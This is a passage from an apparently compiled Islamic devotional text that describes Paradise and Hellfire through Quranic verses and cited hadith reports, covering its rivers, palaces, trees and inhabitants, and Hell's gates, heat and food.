According to another report narrated in al-Musnad (12827) also from Anas, the Prophet (peace and blessings of Allaah be upon him) was asked about al-Kawthar and he said: "That is a river which Allaah has given to me, in Paradise. It is whiter than milk and sweeter than honey, and in it are birds whose necks are like the necks of camels." 'Umar said: "Those are soft birds." The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "Eating them is even softer, O 'Umar." Classed as saheeh by al-Albaani in Saheeh al-Targheeb wa'l-Tarheeb, 3740.

With regard to the features of the Cistern that will be in the place of gathering, they include the following:

Al-Bukhaari (6093) and Muslim (4244) narrated that 'Abd-Allaah ibn 'Amr said: The Prophet (peace and blessings of Allaah be upon him) said: "My Cistern is (as big as) the distance of a month's (journey). Its length and width are equal and its water is whiter than milk and its scent is better than musk. Its drinking vessels are like the stars of the sky and whoever drinks from it will never thirst again."

A Description of The Pleasure of Paradise: There is Nothing Like It!

The delights of Paradise surpass the imagination and defy description. They are like nothing known to the people of this world; no matter how advanced we may become, what we achieve is as nothing in comparison with the joys of the Hereafter. As is mentioned in several reports, there is nothing like Paradise:

"It is sparkling light, aromatic plants, a lofty palace, a flowing river, ripe fruit, a beautiful wife and abundant clothing, in an eternal abode of radiant joy, in beautiful soundly-constructed high houses". (Ibn Maajah, Ibn Hibbaan)

The Sahabah (Prophet's companions) asked the Prophet about the buildings of Paradise and he replied with a wonderful description:

"Bricks of gold and silver, and mortar of fragrant musk, pebbles of pearl and sapphire, and soil of saffron. Whoever enters it is filled with joy and will never feel miserable; he will live there forever and never die; their clothes will never wear out and their youth will never fade." (Ahmad, at-Tirmidhi, ad-Daarimee)

God says:
"And when you look there (in Paradise) you will see a delight (that cannot be imagined), and a great dominion." (Quran 76:20)

What God has kept hidden from us the delights of Paradise is beyond our ability to comprehend. The Prophet said that God said:

"I have prepared for My slaves what no eye has seen, no ear has heard and no human heart can imagine." Recite if you wish: "No person knows what is kept hidden for them of joy as a reward for what they used to do." (Quran 32:17)

In another report:

"Never mind what God has told you; what He has not told you is even greater." (Saheeh Muslim)

The Fragrance of Paradise

Paradise is filled with a pure and beautiful fragrance, which the Believers will be able to discern from a great distance. Ahmad, an-Nasâ'î, Ibn Mâjah and al-Hâkim report with a sahîh isnâd that the Messenger (Peace be upon him) said: "Whoever kills a man of Ahl ad-Dhimmah [non-Muslims living under Islâmic rule] will not smell the fragrance of Paradise, even though its fragrance can be discerned from a distance of forty years' travelling." [Sahîh al-Jâmi as-Saghîr, 5/235 no. 6324 and 5/337 no. 6333

The Light of Paradise

Al-Qurtubî said, "The scholars said there is no night and day in Paradise rather they will be in eternal everlasting light. They will know when night comes because curtains or screens will be put up and doors will be closed, and they will know when day comes because the curtains or screens will be taken down and the doors will be opened. This was mentioned by Abul-Faraj ibn al-Jawzî" [al-Qurtubî, at-Tadhkirah, p. 504]]

Ibn Kathîr in his commentary on the âyah: "And they will have therein their sustenance, morning and evening. Such is the Garden which We give as an inheritance to those of Our servants who guard against Evil." [19:62-63]

He said, "This means something approximate to the times of day and night, it does not mean that there will be a day and night there. They will know the passing of time by the changes in the light" [Tafsîr Ibn Kathîr, 4/471]

On the same subject, Ibn Taymiyyah said, "There is no sun and moon in Paradise, and no day or night, but they will know morning and evening From a light that shines from the direction of the Throne"" [Majmu' Fatâwa Shaikh al-Islâm, 4/312]

Pure Delight Without Pain And Suffering

While people in this world experience some delight, they also face much toil and suffering. If one was to scrutinize the life which they live, they will find that the amount of hardship they face is much more than the ease and comfort. While in the life of the Hereafter, there will be no more hardship nor suffering in it, and people will live therein in pure joy and delight. All the causes of sorrow, pain and suffering which people experience in this life will be absent in the Hereafter. Let's take a look at some of these causes.

Wealth

When one thinks of success in this life, they usually conjure the image of big houses, fine jewelry and clothing, and expensive cars; financial stability is seen to be the key to a happy life. To most people, success is inseparably related to wealth, even though this is the furthest from the truth. How many times have we seen the wealthiest of people living such miserable lives, that it sometimes even leads them to commit suicide! Wealth is something which humans in their very nature desire at any cost, and this desire has been created for a great and wise purpose. When this desire is not satiated, it causes some extent of grief in a person. For this reason, God has promised the inhabitants of Paradise that they will have all that they imagined as far as wealth and belongings are concerned, both for those who were extremely poor, experiencing even hunger and thirst, to those well-to-do but who desired even more. God gives us a glimpse of this when he says:

"... there will be there all that the souls could desire, all that the eyes could delight in …" (Quran 43:71)

"Eat and drink at ease for that which you have sent forth (good deeds) in days past!" (Quran 69:24)

"… They will be adorned therein with bracelets of gold, and they will wear green garments of fine silk and heavy brocade. They will recline therein on raised thrones. How good [is] the recompense! How beautiful a couch [is there] to recline on!" (Quran 18:31)

Disease and Death

Another cause of pain and suffering in this life is the death of a loved one or disease, which are both non-existent in Paradise. None will feel any sickness or pain in Paradise. The Prophet Muhammad, may the mercy and blessings of God be upon him, said about the people of Paradise:
"They will never fall ill, blow their noses or spit." (Saheeh Al-Bukhari)

None will die in Paradise. All shall live eternally enjoying the pleasures therein. The Prophet Muhammad said that a caller will call out in Paradise when people enter it:

"Indeed may you be healthy and never be sick again, may you live and never die again, may you be young and never grow feeble again, may you enjoy, and never feel sorrow and regret again." (Saheeh Muslim)

Social Relationships

As for the remorse felt due to a rift in personal relationships, people will never hear any evil or hurting comments or speech in Paradise. They will only hear good words and words of peace. God says:
"They will not hear therein ill speech or commission of sin. But only the saying of: Peace! Peace!" (Quran 56:25-26)

There will be no enmity between people nor ill-feelings:
"And We shall remove from their breasts any (mutual) hatred or sense of injury (which they had, if at all, in the life of this world)…" (Quran 7:43)

The Prophet said:
"There will be no hatred or resentment among them, their hearts will be as one, and they will glorify God, morning and evening." (Saheeh Al-Bukhari)

People will have the best of companions in the Hereafter, who were also the best people in the world:
"And whoever obeys God and the Messenger – those will be with the ones upon whom God has bestowed favor – of the prophets, the steadfast affirmers of truth, the martyrs and the righteous. And excellent are those as companions!"(Quran 4:69)

The hearts of the people of Paradise will be pure, their speech will be good, their deeds righteous. There will be no hurtful, upsetting, offensive or provocative talk there, for Paradise is free of all worthless words and deeds. If we were to discuss all the causes for anguish in this life, we would surely find its absence or opposite to be true in Paradise.

Superior Delights

The delights of the people of Paradise, such as their clothing, food, drink, jewelry and palaces, will be far superior to their counterparts in this world. There is in fact no room for comparison, as even the smallest space in Paradise is better than this world and all that is in it. The Prophet Muhammad, may the mercy and blessings of God be upon him, said:

"The space of the bow of any one of you in Paradise is better than all that the sun rises upon" (Mishkaat al-Masaabeeh 3/85, no. 5615)

Free from all Impurities

Paradise is free from all the impurities of this world. Eating and drinking in this life results in the need for excretion and its associated unpleasant odors. If a person drinks wine in this world, he loses his mind. Women in this world menstruate and give birth, which are sources of pain and hurt. Paradise is free from all of these discomforts: its people will not urinate, defecate, spit or suffer from catarrh. The wine of Paradise, as described by its Creator, is:

"Crystal-white, delicious to those who drink (thereof), free from intoxication, nor will they suffer intoxication therefrom" (Quran 37:46-47)

The water of Paradise does not become brackish, and its milk never changes in flavor:
"...rivers of water incorruptible; rivers of milk of which the taste never changes..." (Quran 47:15)

The women of Paradise are pure and free from menstruation, postnatal bleeding and all the other impurities suffered by women in this world, and all are free from stool and feces. God says:
"...and they shall have therein purified mates..." (Quran 2:25)

The prophet answered a person when they asked how the people of Paradise will relieve themselves:
"They relieve themselves by perspiring through their skins, and its fragrance will be that of musk, and all stomachs will have become lean." (ibn Hibbaan)

What we have mentioned has been a mere comparison in order to understand the nature of Paradise, but as God said, its delights are truly hidden:
"No person knows what is kept hidden for them of joy, as a reward for what they used to do."(Quran 32:17)

The Springs of Paradise

In Paradise there are many springs that provide drinks of different tastes:

"Truly al-Muttaqûn [the pious and righteous] will be amidst Gardens and Water-springs"[15:45]

"Verily al-Muttaqûn shall be amidst shades and springs." [77:41]

Concerning the two Gardens which Allâh Almighty has prepared for those who fear him, Allâh Almighty said: "In them [both] will be two springs flowing [free]." [55:50]

And concerning the two Gardens beneath them, He said: "In them [both] Will be two springs gushing forth water." [55:66]

In Paradise there are two springs from which al-Muqarrabûn [those who are close to Allah] will drink pure and undiluted, whilst the Abrâr [the righteous] will drink their water mixed with something else. The first is the Spring of Kafûr, as Allâh (glorified be He) says:

"As to the Righteous, they shall drink of a Cup (of Wine) mixed with Kafur. A Fountain where the Devotees of Allah do drink, making it flow in unstinted abundance."[76:5-6]

He tells us that the pious/righteous will drink from it mixed with something else, whilst those close to Allâh will drink it pure and undiluted. The second Spring is of Tasnîm, as Allâh (swt) says:

"Verily al-Abrâr will be in delight [Paradise], On thrones, looking at all things. You will recognise in their faces the brightness of delight. They will be given to drink pure sealed wine, the last thereof [that wine] Will be the smell of musk, and for this let [all] those who strive who want to strive [i.e. hasten earnestly to the obedience of Allâh]. It [that wine] will be mixed with Tasnîm, a spring whereof drink those nearest to Allâh." [83:22-27]

Another of the springs of Paradise is called al-Salsabîl as Allâh (swt) says:

"And they will be given to drink there a cup [of wine] mixed with zanjabîl [ginger], a spring there, called Salsabîl". [76:17-18]

This is probably the same spring as that mentioned above, i.e. Kafûr.

The Palaces and Tents of Paradise

Allâh (Glorified be He) will build good and beautiful dwellings for the people of Paradise: "and beautiful mansions in Gardens of everlasting bliss" [9:72]

In some places in the Qur'ân, Allâh (Glorified be He) described these dwellings as ghurafât [chambers or dwellings]: "and they will reside in the high dwellings [Paradise] in peace and security." [34:37]

The reward for the slaves of the all-Merciful will be: "Those will be rewarded with the highest place [in Paradise] because of their patience. Therein they shall be met with greetings and the word of peace and respect" [25:75]

Allâh (Glorified be He) described these Ghurafât: "But for those who fear Allâh and keep their duty to their Rabb [Allâh], for them are built lofty rooms, one above the other, under which rivers flow. [This is] the Promise of Allâh, and Allâh does not fail in [His] Promise." [39:20]

Ibn Kathîr said: "Allâh has told us about His blessed slaves who will have rooms [or dwellings] in Paradise: these will be lofty palaces, lofty Rooms, one above another - story upon story, well-constructed, strong and decorated. The Prophet (saw) described these palaces to us. According to a hadith narrated by Ahmad, and Ibn Hibbân from Abû Mâlik al-Ash'ari and by at-Tirmidhi from 'Ali (May Allah be pleased with him) the Prophet (Peace be upon him) said:

"In Paradise there are dwellings whose inside can be seen from the outside,and the outside can be seen from inside. Allâh [Glorified be He] has prepared them for those who feed the hungry, and speak softly and gently, fast continuously and pray at night whilst the people are asleep." [Sahîh al-Jâmi' as-Saghîr, 2/220, no. 2119]

Allâh (Glorified be He) has told us that there are tents or pavilions in Paradise: "Houris [beautiful, fair females] restrained in pavilions" [55:72]

These pavilions are wondrous tents, made of pearls, each one is made from a single, hollowed-out pearl. They are sixty miles high; according to some reports they are sixty miles wide. Al-Bukhâri reports from 'Abdullâh ibn Qays that the Messenger of Allâh (Peace be upon him) said: "The tent is a hollowed out pearl, thirty miles high; in each corner of it the believer will have a wife whom no one else can see".
Abû 'Abdus-Samad and al-Hârith reported from Abû 'Imrân that the wording was "sixty miles high" [Sahih al-Bukhâri, Kitâb Bid' al-Khalq, Bâb Sifât al-Jannah, Fath al-Bâri, 6/318]

Muslim reported from 'Abdullâh ibn Qays that the Prophet (Peace be upon him) said: "The believer in Paradise will have a tent made out of a single, hollowed-out pearl, sixty miles long, in which he will have [a number of] wives, whom he will visit in turn, none of whom will see the others". [see also Muslim, Kitâb al-Jannah, Bâb fi Sifât Khiyâm al-Jannah, 4/2182, no. 2838]

The Prophet (Peace be upon him) told us about the characteristics of the palaces of Some of his wives and companions. Al-Bukhâri and Muslim report that Abû Hurayrah (May Allah be pleased with him) said: "Jibrîl came to the Prophet (Peace be upon him) and said, "O Messenger of Allâh, Khadîjah is coming, carrying a container of food. When she comes to you, convey to her greetings of peace from her God and from me, and give her the glad tidings of a house in Paradise made of brocade, in which there is no noise or exhaustion."" [Mishkât al-Masâbîh, 3/266]

Al-Bukhâri and Muslim report from Jâbir that the Messenger of Allâh (Peace be upon him) said: "I entered Paradise, where I saw ar-Rumaysa', the wife of Abû Talhah. And I heard footsteps and asked, "Who is that?" He [Jibrîl] said, "That is Bilâl." And I saw a palace with women in its courtyard. I asked, "Whose is this?" They said, "It is for 'Umar ibn al-Khattab". I had wanted to go in and look at it, but I remembered your jealousy [when women are concerned] 'Umar said, "May my mother and father be sacrificed for you, O Messenger of Allâh (saw), would I feel jealous from you?" [Mishkât al-Masâbîh]

The Prophet (Peace be upon him) has told us of the way in which the believer may acquire more than one house in Paradise: Ahmad reports with a sahîh isnâd from Ibn 'Abbâs that the Prophet (Peace be upon him) said: "Whoever builds a masjid for Allâh, even if it is as small as the nestling-place scratched out by the sane grouse for its eggs, Allâh (Glorified be He) will build a house for him in Paradise". [Sahîh al-Jâmi' as-Saghîr, 5/265, no. 6005]

Ahmad, al-Bukhâri, Muslim, at-Tirmidhi and Ibn Mâjah report from 'Uthmân that the Messenger of Allâh (Peace be upon him) said: "Whoever builds a mosque for Allâh (swt), Allâh (Glorified be He) will build something similar for him in Paradise". [Sahîh al-Jâmi' as-Saghîr, 5/265, no. 6007]

Muslim, Abû Dawud, Ahmad, an-Nasâ'î, and Ibn Mâjah report from Umm Habîbah that the Messenger of Allâh (Peace be upon him) said: "Whoever prays Twelve extra [supererogatory] rak'ahs every day, Allâh (Glorified be He) will build for him a House in Paradise." [Sahîh al-Jâmi', 5/316, no. 6234]

The Trees of Paradise

Allah said in the Quran: "And the branches of fruit thereof will hang low within each"[76:14]

Abu Hurairah (May Allah be pleased with him) reported that the Messenger of Allah said: "There is no free in Paradise except that its trunk is of gold."[Related by At-Tirmidhee]

Ibn Abbas (May Allah be pleased with him) said: "The roots of date palms in Paradise are of green emeralds. And their branches are red gold. And their leaves are clothing for the people of Paradise... Its fruits... are whiter than milk and purer than honey..."

In another narration, Ibn Abbas said:
"Az-Zil Al-Mamdood (The Shade Long-Extended)' is a tree in Paradise on a trunk. As for its distance, the diligent rider travels under its shade for 100 years," meaning all of its sides. He said, "The people of Paradise, the people of Al-Ghuraf (the rooms), and others will come out and talk underneath its shade." He said, "Then some of them will desire, remembering the amusement of the world, and then Allah will send a wind from Paradise, and He will shake that tree with every amusement that was in the world."[Related by Ibn Ab Ad-Dunyaa]

The above Hadith shows the vastness of paradise, the tree called Az-Zil Al-Mamdood is so huge that a fast rider travels under its shade for 100 years without getting across it. The roots of date palms in paradise are of green emeralds, the leaves of the trees are clothing for the people of paradise. Their greenness is very severe.

Allah says :
"Dark green (in colour)" [55:64]

As mentioned earlier, the trees of paradise should not be compared to the trees of this world. Paradise is what no mind has ever thought, no eye has seen, and no ear has heard about. Paradise there will be no hurry as you will live for eternity and you will have 80,000 servants. You might eat your favourite dish for several weeks and there will be no excretion or urination, all will come out as sweat which will be pure musk. The taste of the Foods will never change and you will never become bored.

Q: How can I plant trees in Paradise in my territory?
Answer: Its very easy, you just read the beginning of the third kalima i.e

(سُبْحَانَ اللّٰهِ ، والْحَمْدُللّٰهِ ، وَ لا اِلٰهَ اِلَّا اللّٰهُ ، وَ اللّٰهُ اَكْبَرُ)

SubhanAllah WaAlhumdulilah Wa La ilaha illa Allah wa Allahu Akbar

Reading it will cause a Tree to be grown for you in paradise, which will belong to you. Isn't it great?, that you can grow thousands of Acres of Trees will golden and silver trunks in your territory in Paradise!!!

The Tree of Tooba

Abu Hurayrah (may Allaah be pleased with him) narrated that the Prophet (peace and blessings of Allaah be upon him) said: "In Paradise there is a tree in whose shade a rider could travel for a hundred years without crossing it. Recite, if you wish: 'In shade long-extended' [al-Waaqi'ah 56:30]" (Reported by al-Bukhaari, 4502)

The Prophet (peace and blessings of Allaah be upon him) said: "Tooba is a tree in Paradise, one hundred years big. The clothes of the people of Paradise are made from its calyces (outer casing of its flowers)." (Reported by Ibn Hibbaan; see also Saheeh al-Jaami', 3918)

'Utbah ibn 'Abdin al-Salami said: "A Bedouin came to the Prophet (peace and blessings of Allaah be upon him) and asked him about al-Hawd (the cistern). He mentioned Paradise, then the Bedouin asked him, 'Is there fruit there?' He said, 'Yes, and there is a tree called Tooba.' The Bedouin asked, 'What tree of this world does it resemble?' He said, 'It does not resemble any tree of your land. Have you been to Syria?' He said, 'No.' He said, 'It resembles a tree in Syria called al-Jawzah (walnut) which grows on one trunk then spreads its branches higher up.' The Bedouin asked, 'How big is its trunk?' He said, 'If one of the camels of your people was to go around it, it would not complete one circuit before its neck broke of old age and exhaustion. The Bedouin asked, 'Are there grapes there?' He said, 'Yes.' He asked, 'How big is a bunch?' He said, 'The distance a crow could fly without stopping in a month.' He asked, 'How big is one grape?' He said, 'Does your father ever slaughter a he-goat from his flocks?' He said, 'Yes.' He said, 'And does he skin it and give the hide to your mother, and say, "Make me a bucket"?' He said, 'Yes.' The Bedouin asked, 'Is one grape big enough to satisfy me and my family?' He said, 'Yes, and your whole tribe.'" (Reported by Imaam Ahmad).

The Couches of Paradise

Allah said in the Quran describing the people of the Paradise: "Reclining upon the couches lined with silk brocade, and the fruits of the two Gardens will be near at hand" [55:54]

Ibn Mas'ood (May Allah be pleased with him) said, "If the insides of the couches are lined with silk brocade, then how wonderful their exteriors must be!

"Reclining on green cushions (Rafraf) and rich beautiful mattresses shions (Rafraf) and rich beautiful mattresses (Abqareein)" [55:76]

Abqareein are the richest, best, most beautiful mattresses. The Arabs were addressed in terms of the good things they had with them. And in Paradise are things that are greater and more magnificent than what a person can imagine, things and delights of all categories.

The Horses of Paradise

A man asked the Messenger of Allah:
"0 Messenger of Allah, are there horses in Paradise?" He said, "Verily, when Allah admits you into Paradise, you will not want to be carried in it on a horse, unless you are being carried on a horse made of red rubies; it will fly with you in Paradise to wherever you wish (to go)."[Tirmidhee]

Prophet Muhammad was once asked : 'O Messenger of Allah, I am a man who loves horses, so are there horses in Paradise?" The Messenger of Allah said, "By the One Who has my soul in His Hand, there are horses in Paradise that are Haffaaf Murhafah (thin and light for flying); they travel through the leaves of Paradise, so that those (who ride on them) visit whatsoever (and whomsoever) they please."

The Messenger of Allah said : "Verily, in Paradise there is a tree; from its top and its bottom horses made of gold come out, horses that are saddled and bridled with pearls and rubies. They neither urinate nor drop manure. They have wings, and one stride of thefts is like the distance they can see before them. The dwellers of Paradise will ride them, and will fly on them to wherever they please (to go). Those below them in ranking will say, 'By dint of what did your slaves reach all of this honour? He will say to them, 'They would pray in the night, while you were sleeping; they would fast, while you were eating; they would spend (in charity), while you were being stingy; they would fight (in the way of Allah), while you were afraid."

Description of The People of The Paradise

1. How They Will Look Like?

The people of Paradise will be in the most beautiful form and appearance, with no hair on their bodies and beardless, in the form of their father Adam (peace be upon him), as was narrated by al-Tirmidhi (2468) from Mu'aadh ibn Jabal that the Prophet (peace and blessings of Allaah be upon him) said: "The people of Paradise will enter Paradise with no hair on their bodies and beardless, with kohl-rimmed eyes, thirty or thirty-three years old." This hadeeth was classed as saheeh by al-Albaani in Saheeh al-Tirmidhi.

Al-Tirmidhi (2462) also narrated that Abu Hurayrah said: The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "The people of Paradise have no hair on their bodies and are beardless, with kohl-rimmed eyes, their youth will never end and their garments will never wear out." Classed as hasan by al-Albaani in Saheeh al-Tirmidhi.

Al-Bukhaari (3006)and Muslim (5063) narrated that Abu Hurayrah (may Allaah be pleased with him) said: The Messenger of Allaah (peace and blessings of Allaah be upon him) said: "The first group to enter Paradise will look like the moon when it is full. They will not spit or blow their noses or defecate. Their vessels will be of gold, their combs will be of gold and silver, their incense burners will be of aloes-wood and their sweat will be musk. Each one of them will have two wives whose marrow can be seen through their flesh because of their beauty, and there will be no disputes or grudges among them. Their hearts will be as one and they will glorify Allaah morning and evening."

This and other texts indicate that the people of Paradise will be transformed into the most beautiful forms, and there will be no deformities or other faults among them.

May Allaah help us and you to do that which He loves and which pleases Him. [1]

2. Loving Each Other

Allah says in the Quran: (And it is said unto them): Enter them in peace, secure. And We remove whatever rancour may be in their breasts. As brethren, face to face, (they rest) on couches raised [Quran 15: 46-47]

There will be no more hatred between people that day. Abu Sa`id Al-Khudri told them that the Messenger of Allah said: (The believers will be removed from the Fire, and they will be detained on a bridge between Paradise and Hell. Then judgment will be passed between them concerning any wrong they have committed in this world against one another, until they are cleansed and purified. Then permission will be given to them to enter Paradise.)"

[1] Islamqa

The People of Paradise Will Abide Therein for Ever

When the people of Paradise enter Paradise, they will abide therein forever and never leave it. Similarly the people of Hell will abide therein forever and never leave it.

It says in Fataawa al-Lajnah al-Daa'imah:

With regard to Paradise, it is the abode of reward on the Day of Resurrection for those who believed and did righteous deeds. In it there are whatever delights people could desire. In it there is what no eye has seen, no ear has heard, nor has it ever entered the mind of man. Those who enter it will enjoy real pleasures in both a physical and a spiritual sense, and they will live there forever. It will never cease to exist and they will never leave, and their joy will never come to an end, and they will have nothing to disturb their joy. This is according to the definitive texts and the consensus of the scholars and believers. Allaah says (interpretation of the meaning):

"The description of the Paradise which the Muttaqoon (the pious) have been promised: Underneath it rivers flow, its provision is eternal and so is its shade; this is the end (final destination) of the Muttaqoon (the pious), and the end (final destination) of the disbelievers is Fire [al-Ra'd 13:35]

"No sense of fatigue shall touch them, nor shall they (ever) be asked to leave it" [al-Hijr 15:45-47]

"This is a Reminder. And verily, for the Muttaqoon (the pious) is a good final return (Paradise) [Saad 38:49]

Enter Paradise, you and your wives, in happiness. Trays of gold and cups will be passed round them; (there will be) therein all that inner-selves could desire, and all that eyes could delight in and you will abide therein forever.This is the Paradise which you have been made to inherit because of your deeds which you used to do (in the life of the world). Therein for you will be fruits in plenty, of which you will eat (as you desire)" [al-Zukhruf 43:70-73]

And it is proven in the Sunnah that the Prophet (peace and blessings of Allaah be upon him) said: "A caller will call out – i.e., to the people of Paradise – 'You will be healthy and never fall sick; you will live and never die; you will stay young and never grow old; you will feel joy and never feel sorrow.'" Narrated by Muslim.

It was also proven that the Prophet (peace and blessings of Allaah be upon him) said: "Death will be brought, in the form of a black and white ram, on the Day of Resurrection. Then the command will be given to slaughter it, then it will be said: 'O people of Paradise, it is eternal and there is no death! O people of Hell, it is eternal and there is no death!'" Narrated by Muslim in his Saheeh.

Allaah has confirmed that both Paradise and Hell are eternal and will last forever, and that the believers will abide in Paradise forever and the disbelievers will abide in Hell forever, in many verses of the Qur'aan. And the proven Sunnah from the Prophet (peace and blessings of Allaah be upon him) provides many details which leave no room for any doubt that this is true, and there is no room for misinterpretation of the clear texts.

Taken from Islamqa with some modifications

The Appearance of Hellfire

1. Its Location

There is no exact mention from the Quran or the sayings of Prophet Muhammad which pinpoint the location of Hell. No one knows its exact place except God. Due to some linguistic evidence and context of certain hadeeth, some scholars have stated that Hell is in the heavens, yet others say it is in the lower earth.
Its Size

Hell is huge and immensely deep. We know this through several ways.

First, innumerable people will enter Hell, each, as described in a hadeeth, with the molar teeth as large as Uhud (a mountain in Medina)[Saheeh Muslim]. The distance between the shoulders of its inhabitants has also been described as being equivalent to three days of walking.[Saheeh Muslim] Hell will house all the unbelievers and sinners from the beginning of time and there will still be room for more. God says:
"On the Day when We will say to Hell: 'Are you filled?' It will say, 'Are there any more (to come)?'"(Quran 50:30)

The Fire of Hell is likened to a mill that grinds thousands and thousands of tons of grain and then waits for more to come.

Second, a stone thrown from the top of Hell will take a very long time to reach the bottom. One of the companions of the Prophet, may the mercy and blessings of God be upon him, describes how they were sitting with the Prophet and heard the sound of something falling. The Prophet inquired if they knew what it was. When they expressed their lack of knowledge, he said:

"That was a stone thrown into Hell seventy years ago and it is yet in the way (the other side) of Hell until now."[Mishkat]

Another report states:

"If a stone as big as seven pregnant camels was thrown from the edge of Hell, it would fly through it for seventy years, and yet it would not reach the bottom."[Sahih al-Jami']

Third, a great many angels will bring Hell on the Day of Resurrection. God speaks of it:

"And Hell will be brought near that Day…" (Quran 89:23)

The Prophet said:
"Hell will be brought forth that Day by means of seventy thousand ropes, each of which will be held by seventy thousand angels."[Saheeh Muslim]

Fourth, another report that indicates the vast size of Hell is that the sun and moon will be rolled up in Hell on the Day of Resurrection.[Tahawi in Mushkal al-Aathaar, Bazzar, Baihaqi, and others]

2. Its Levels

Hell has various levels of heat and punishment, each is reserved according to the extent of their disbelief and sins of those being punished. God says:

"Surely, the hypocrites will be in the lowest depths (grade) of the Fire." (Quran 4:145)

The lower the level of Hell, the greater is the intensity of heat. Since the hypocrites will suffer the worst punishment, so will they be in the lowest part of Hell.

God refers to the levels of Hell in the Quran:
"For all will be (ranked) by degrees according to what they did." (Quran 6:132)

"Is one who seeks the good pleasure of God then like the one who draws on himself the wrath of God? His abode is Hell – and worst, indeed, is that destination! They are in varying grades with God, and God is All-Seer of what they do." (Quran 3:162-163)

3. The Gates of Hell

God speaks of seven Gates of Hell in the Quran:

"And surely, Hell is the promised place for them all. It has seven gates, for each of these gates is a class of sinners assigned." (Quran 15:43-44)

Each gate has an allotted share of the damned who will enter through it. Each will enter according to his deeds and assigned a level of Hell accordingly. When the unbelievers are brought to Hell, its gates will open, they will enter it, and stay in it forever:

"And those who disbelieved will be driven to Hell in groups until, when they reach it, its gates are opened and its keepers will say, 'Did there not come to you messengers from yourselves, reciting to you the verses of your Lord and warning you of the meeting of this Day of yours?' They will say, 'Yes, but the word (meaning the decree) of punishment has come into effect upon the disbelievers.'" (Quran 39:71)

They will be told after admission:
"Enter the gates of Hell to abide eternally therein, and wretched is the residence of the arrogant." (Quran 39:72)

The gates will be shut and there will be no hope of escape as God says:
"But those who reject Our signs, they are the companions of the left hand. On them will be Fire vaulted over (meaning the gates will be locked). (Quran 90:19-20) [Based on the explanation of Ibn Abbas ('Tafsir Ibn Kathir').]"

Furthermore, God says in the Quran:

"Woe to every scorner and mocker, who collects wealth and (continuously) counts it. He thinks that his wealth will make him immortal. No! He will surely be thrown into the Crusher. And what can make you know what is the Crushers? It is the fire of God, (eternally) fueled, Which mounts directed at the hearts. Indeed, it (Hellfire) will be closed down upon them in extended columns." (Quran 104:1-9)

The gates of Hell are also closed before the Day of Judgment. The Prophet of Islam spoke of them closing in the month of Ramadan.[Tirmidhi]

4. Its Fuel

Stones and stubborn unbelievers make the fuel of Hell as God says:

"O you who have believed, protect yourselves and your families from a Fire whose fuel is people and stones..." (Quran 66:6)

"...then fear the Fire, whose fuel is men and stones, prepared for the disbelievers." (Quran 2:24)

Another source of fuel for Hell will be the pagan gods that were worshipped besides God:

"Indeed, you (disbelievers) and what you worship other than God are the firewood of Hell. You will be coming to (enter) it. Had these (false deities) been (actual) gods, they would not have come to it, but all are eternal therein." (Quran 21:98-99)

The Food and Drink in The Hellfire

1. Its Heat

God says:
"And the companions of the left – what are the companions of the left? (They will be) in scorching fire and scalding water and a shade of black smoke, neither cool nor beneficial." (Quran 56:41-44)

Everything people use to cool down in this world – air, water, shade – will be useless in Hell. The air of Hell will be hot wind and the water will be boiling. The shade will not be comforting or cooling, the shade in Hell will be the shadow of black smoke as mentioned in the verse:

"And shadow of black smoke." (Quran 56:43)

In another passage, God says:
"But he whose balance (of good deeds) will be light, will have his home in a (bottomless) pit. And what will explain to you what this is? (It is) a Fire blazing fiercely." (Quran 101:8-11)

God describes how the shade of Hell's smoke will rise above the Fire. The smoke that rises from Hell will be divided into three columns. Its shade will neither cool nor offer any protection from the raging Fire. The flying sparks will be like huge castles similar to string of marching yellow camels:

"Proceed to a shadow (of smoke) having three columns (but having) no cool shade and availing not against the flame. Indeed, it throws sparks (as huge) as a fortress, as if they were yellow camels (marching swiftly)." (Quran 77:30-33)

The Fire consumes everything, leaving nothing untouched. It burns skin reaching all the way to the bones, melting the contents of the stomach, leaping up to the hearts, and exposing the vital organs. God speaks of the intensity and affect of the Fire:

"I will drive him into Hellfire. And what can make you know what is Hellfire? It lets nothing remain and leaves nothing (unburned), altering the skins." (Quran 74:26-29)

The Prophet of Islam said:
"Fire as we know it is one seventieth part of the Fire of Hell. Someone said, 'O Messenger of God, it is enough as it is!' He said, 'It is as if sixty-nine equal portions were added to fire as we know it.'" (Saheeh Al-Bukhari)

The Fire never extinguishes:
"So taste you (the results of your evil deeds). No increase shall We give you except in torment." (Quran 78:30)

"…Whenever it abates, We shall increase for them the fierceness of the Fire." (Quran 17:97)

The torment will never be reduced and the unbelievers will not have any break:
"…Their torment shall not be lightened nor shall they be helped." (Quran 2:86)

2. The Food of its Inhabitants

The food of the people of Hell is described in the Quran. God says:

"No food will there be for them except from a bitter, thorny plant which neither nourishes nor avails against hunger." (Quran 88:6-7)

The food will neither nourish nor taste good. It will only serve as a punishment to the people of Hell. In other passages, God describes the tree of zaqqum, a special food of Hell. Zaqqum is a repulsive tree, its roots go deep into the bottom of Hell, its branches stretching all over. Its ugly fruit is like the heads of the devils. He says:

"Indeed, the tree of zaqqum is food for the sinful, like murky oil, it boils within bellies, like the boiling of scalding water." (Quran 44:43-46)

"Is that (Paradise) better as hospitality or the tree of zaqqum? Indeed, We have made it a torment for the wrongdoers. Indeed, it is a tree issuing from the bottom of the Hellfire, its emerging fruit as if it was heads of the devils. And, indeed, they will eat from it and fill with it their bellies. Then, indeed, they will have after it a mixture of scalding water. Then, indeed, their return will be to the Hellfire." (Quran 37:62-68)

"Then indeed you, O those astray (who are) deniers, will be eating from trees of zaqqum and filling with it your bellies, and drinking on top of it from scalding water, and will drink as the drinking of thirsty camels. That is their hospitality on the Day of Recompense." (Quran 56:51-56)

People of Hell will get so hungry that they will eat from the obnoxious tree of zaqqum. When they will fill their bellies with it, it will start to churn like boiling oil causing immense suffering. At that point they will rush to drink extremely hot water. They will drink it like thirsty camels, yet it will never quench their thirst. Rather their internals will be torn. God says:

"…They will be given to drink boiling water, so that it cuts up their bowels (to pieces)." (Quran 47:15)

The thorny bushes and zaqqum will choke them and stick in their throats because of their foulness:

"Surely, with us are fetters (to bind them) and a ranging Fire (to burn them), and a food that chokes and a penalty grievous." (Quran 73:12-13)

The Prophet of Islam said:

"If a drop from zaqqum were to land in this world, the people of earth and all their means of sustenance would rot. So how must it be for one who must eat it?"(Tirmidhi)

